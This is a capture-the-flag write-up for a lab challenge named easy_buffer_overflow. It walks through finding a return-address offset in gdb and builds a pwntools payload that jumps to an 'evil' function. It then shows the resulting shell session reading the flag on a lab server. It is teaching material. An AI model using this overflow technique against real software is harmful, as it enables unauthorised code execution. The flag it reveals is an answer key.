easy_buffer_overflow


Account : stanleymusic

Writeup :

Step 1 :

Use gdb to analyze easy_bof and set breakpoint at main.

Then run the process.




Step 2 :

Keep typing next until the program called gets.

Then use pattc to create a strings with length 100 and

use it as input.


Type info frame to check saved rip



Step 3 :

After typing input, check the frame again and use

pattern offset [saved rip] to find out the offset



Step 4 :

Use info address evil to find out the address of evil

```
gdb-peda$ info address evil
Symbol "evil" is at 0x400677 in a file compiled without debugging.
```

Step 5 :

Now we know the offset (18) and the address (0x400677). We just need to send payload = ‘A’*offset + addr. Then execute easy_bof.py.

```
offset = 18
addr = p64(0x400677)
payload = 'A'*offset + addr
```

Step 6 :

Use ls to show the files, and find a file named flag.

Use cat to read flag

```
root@kali:~/Desktop/balqs_CTF/easy_buffer_overflow# python bof.py
[+] Opening connection to sqlab.zongyuan.nctu.me on port 6000: Done
[*] Switching to interactive mode

AAAAAAAAAAAAAAAAAAw\x06@
$ ls
Makefile
bin
dev
easy_bof
easy_bof.c
flag
lib
lib32
lib64
$ cat flag
balqs{WoW_you_know_buf_overflow?}
$
```

Step 7 :

Find flag = balqs{WOW_you_know_buf_overflow?}